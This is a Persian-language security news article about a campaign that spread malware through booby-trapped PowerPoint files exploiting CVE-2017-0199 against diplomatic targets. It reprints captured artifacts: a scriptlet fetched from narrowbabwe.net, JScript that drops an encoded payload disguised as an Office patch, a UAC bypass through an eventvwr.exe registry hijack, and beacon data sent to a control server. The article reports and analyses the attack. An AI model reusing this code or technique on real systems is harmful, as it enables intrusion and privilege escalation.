

Delivering Malware via PowerPoint Files



پژوهشگران امنیتی گزارش کرده‌اند به تازگی کمپین هکری جدیدی را شناسایی کرده‌اند که از طریق فایل‌های آلوده پاورپوینت و با اتکا بر آسیب‌پذیری وصله شده از سوی مایکروسافت برای حمله به مراکز مهمی همچون سازمان ملل، وزارت امور خارجه و سازمان‌های بزرگ بین‌المللی استفاده کرده‌اند.

در این سری از حملات فایل آلوده `ADVANCED DIPLOMATIC PROTOCOL AND ETIQUETTE SUMMIT.ppsx` همراه با آسیب‌پذیری شناسایی شده پاورپوینت به شماره `CVE-2017-0199` استفاده شده است. مایکروسافت آسیب‌پذیری فوق را در ماه آوریل ترمیم کرد، اما این دومین باری است که هکرها از آسیب‌پذیری فوق بهره‌برداری کرده‌اند. تقریباً یک ماه پیش بود که هکرها موفق شدند بدافزارهای `Godzilla` و `Dridex`، `WingBrid`، `Latentbot` را بر اساس آسیب‌پذیری فوق توزیع کنند.

```

Stream Content
GET /exp.doc HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0; .NET4.0)
Host: www.narrowbabwe.net:3345
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 16 Apr 2017 17:11:03 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Sun, 16 Apr 2017 17:30:47 GMT
Accept-Ranges: bytes
Content-Length: 50000
Keep-Alive: Timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/scriptlet

<?XML version="1.0"?>
<package>
<component id='giffile'>
<registration
description='Dummy'
progid='giffile'
version='1.00'
remotable='True'>
</registration>
<script language='JScript'>
</script>
function getTempPath(){var wshshell=new ActiveXObject('WScript.Shell');var TempPath =
wshshell.SpecialFolders('AppData');TempPath = TempPath.substr(0,TempPath.length-7);TempPath
+='.Local/Temp/';return TempPath;}var filepath=getTempPath()
+'.Microsoft_Office_Patch_KB2817430.jse';new ActiveXObject
('Scripting.FileSystemObject').openTextFile(filepath,2,true,0).writeLine("\
/1142_1121_1138_1056_1139_1142_1123_1085_1126_1141_1134_1123_1140_1129_1135_1134_1064_1065
_1147_1060_1085_1140_1128_1129_1139_1083_1060_1070_1108_1085_1063_1089_1090_1091_1092_1093_
1063_1083_1060_1070_1139_1107_1085_1063_1139_1125_1132_1125_1123_1140_1056_1066_1056_1126_1
138_1135_1133_1056_1063_1083_1060_1070_1119_1144_1085_1089_1123_1140_1129_1142_1125_1112_11
03_1122_1130_1125_1123_1140_1083_1060_1070_1135_1107_1085_1134_1125_1143_1056_1060_1070_111

```

آسیب‌پذیری فوق به هکرها اجازه می‌داد به راحتی سامانه‌های کامپیوتری کاربران را آلوده کنند. در آن حمله زمانی که قربانی یک فایل پاورپوینت را در وضعیت نمایش اسلاید باز می‌کرد همزمان با این کار یک اسکریپت روی سامانه او اجرا می‌شد.

```

1 function getTempPath() {
2     var wshshell = new ActiveXObject('WScript.Shell');
3     var TempPath = wshshell.SpecialFolders('AppData');
4     TempPath = TempPath.substr(0, TempPath.length - 7);
5     TempPath += '.Local/Temp/';
6     return TempPath;
7 }
8 var filepath = getTempPath() + '.Microsoft_Office_Patch_KB2817430.jse';
9 new ActiveXObject('Scripting.FileSystemObject').OpenTextFile(filepath, 2, true, 0).writeLine("\
10 Encoded long data
11 /1142_1121_1138_1056_1139_1142_1123_1085
12
13 function dfreeeee(file_name) {
14     var fso;
15     fso = new ActiveXObject('Scripting.FileSystemObject');
16     fso.DeleteFile(file_name, true);
17 }
18 function execShell(cmdstr) {
19     var oS = new ActiveXObject('WScript.Shell');
20     var shellcmd = 'cmd.exe /c ' + cmdstr;
21     var o = oS.Run(shellcmd, 0, false);
22 }
23 UAC Bypass using eventvwr.exe
24 execShell('reg add HKCU\\software\\classes\\mscfile\\shell\\open\\command /d \'cscript ' + filepath + ' /f');
25 execShell('c:\\windows\\system32\\eventvwr.exe');
26 dfreeeee(filepath);

```


این اسکریپت به منظور دانلود از راه دور کدهای مخرب از درون یک فایل XML مورد استفاده قرار می‌گرفت. کدهایی که از سایت narrowbabwe.net دانلود می‌شدند. پس از انجام اینکار زمانی که کاربر وضعیت نمایش اسلاید را در پاورپوینت اجرا می‌کرد، کدهای مخرب نیز اجرا می‌شدند.

مطلب پیشنهادی



بهره‌برداری از یک آسیب‌پذیری وصله شده
یک فایل پاورپوینت به این شکل کامپیوتر شما را آلوده می‌کند

اکسپلویت فوق به هکرها اجازه می‌دهد به رجیستری ویندوز نفوذ کرده و به راحتی از سد ویژگی کنترل حساب کاربری عبور کرده و فایل eventvwr.exe را اجرا کنند. در حالی که آسیب‌پذیری گذر از مکانیزم امنیتی سال گذشته میلادی شناسایی شد اما هکرها هنوز هم می‌توانند از آن استفاده کنند. کدهای جاوااسکریپتی که درون فایل XML قرار دارند، این توانایی را دارند تا فایلی را به پوشه آفیس وارد کرده و به بسته آفیس نشان دهند فای لفع و وصله‌ای ارائه شده از سوی مایکروسافت هستند.



جالب‌تر آن‌که اسکریپت فوق به اندازه‌ای هوشمند است که می‌تواند تشخیص دهد درون یک ماشین مجازی یا روی یک ماشین واقعی اجرا شده است.

مطلب پیشنهادی



نفوذ از طریق پاورپوینت
بدون کلیک و فقط با بردن ماوس روی لینک به بدافزار آلوده می‌شوید!

اگر تشخیص دهد که درون یک ماشین مجازی اجرا نشده است، در ادامه داده‌هایی را برای سرور راه دور ارسال می‌کند. دستوراتی که از سوی سرور برای بدافزار ارسال می‌شوند برای انجام کارهای مختلفی مورد استفاده قرار می‌گیرند. دستوراتی که همگی آن‌ها از طریق تابع eval() اجرا می‌شوند. زمانی که دستورات با موفقیت اجرا شوند بدافزار پیغام موفقیت‌آمیز بودن را برای سرور ارسال می‌کند. اوایل ماه جاری میلادی نیز پژوهشگران امنیتی شرکت سیسکو اعلام داشتند هکرها از طریق بهره‌برداری‌های موجود در بسته آفیس به منظور گذر از مکانیزم‌های امنیتی و همچنین افزایش نرخ تحویل بدافزارها استفاده می‌کنند.

```
*Virtual is not found
cstype=server
&authname=servername
&authpass=serverpass
&hostname=
&ostype=Microsoft%20Windows%207%20Professional%201
&ipaddr=192.1
&macaddr=00:0C:
&owner=Microsoft_Office_Patch
&version=17.08.07

*Virtual is found
cstype=server
&authname=servername
&authpass=serverpass
&hostname=l
&ostype=Microsoft%20Windows%207%20Professional%201
&owner=Microsoft_Office_Patch
&version=17.08.07
```

این گروه از کارشناسان موفق به شناسایی کدهایی درون بدافزارها شدند که نشان می‌داد بدافزارها از راهکارهای جدیدی برای گذر از مکانیزم‌های تشخیصی و همچنین ارتقا امتیازهای خود استفاده کرده‌اند. در حال حاضر هکرها از راهکارهای اسکریپت‌های چندگانه جایگزاری شده در کدها، اتصال چندگانه به آدرس‌های اینترنتی، جایگزاری آدرس‌های اینترنتی مربوط به سرورهای کنترل و فرمان‌دهی درون فایل‌های jpeg استفاده می‌کنند.

=====

تاریخ انتشار:
23 شهریور 1396

نشانی منبع:

<https://www.shabakeh-mag.com/news/world/9583/%D9%87%DA%A9%D8%B1%D9%87%D8%A7-%D8%A7%D8%B2-%D9%81%D8%A7%DB%8C%D9%84%E2%80%8C%D9%87%D8%A7%DB%8C-%D9%BE%D8%A7%D9%88%D8%B1%D9%BE%D9%88%DB%8C%D9%86%D8%AA-%D8%A8%D8%B1%D8%A7%DB%8C-%D8%A7%D9%86%D8%AC%D8%A7%D9%85-%D9%81%D8%B9%D8%A7%D9%84%DB%8C%D8%AA%E2%80%8C%D9%87%D8%A7%DB%8C-%D9%85%D8%AC%D8%B1%D9%85%D8%A7%D9%86%D9%87-%D8%A7%D8%B3%D8%AA%D9%81%D8%A7%D8%AF%D9%87-%D9%85%DB%8C%E2%80%8C%DA%A9%D9%86%D9%86%D8%AF>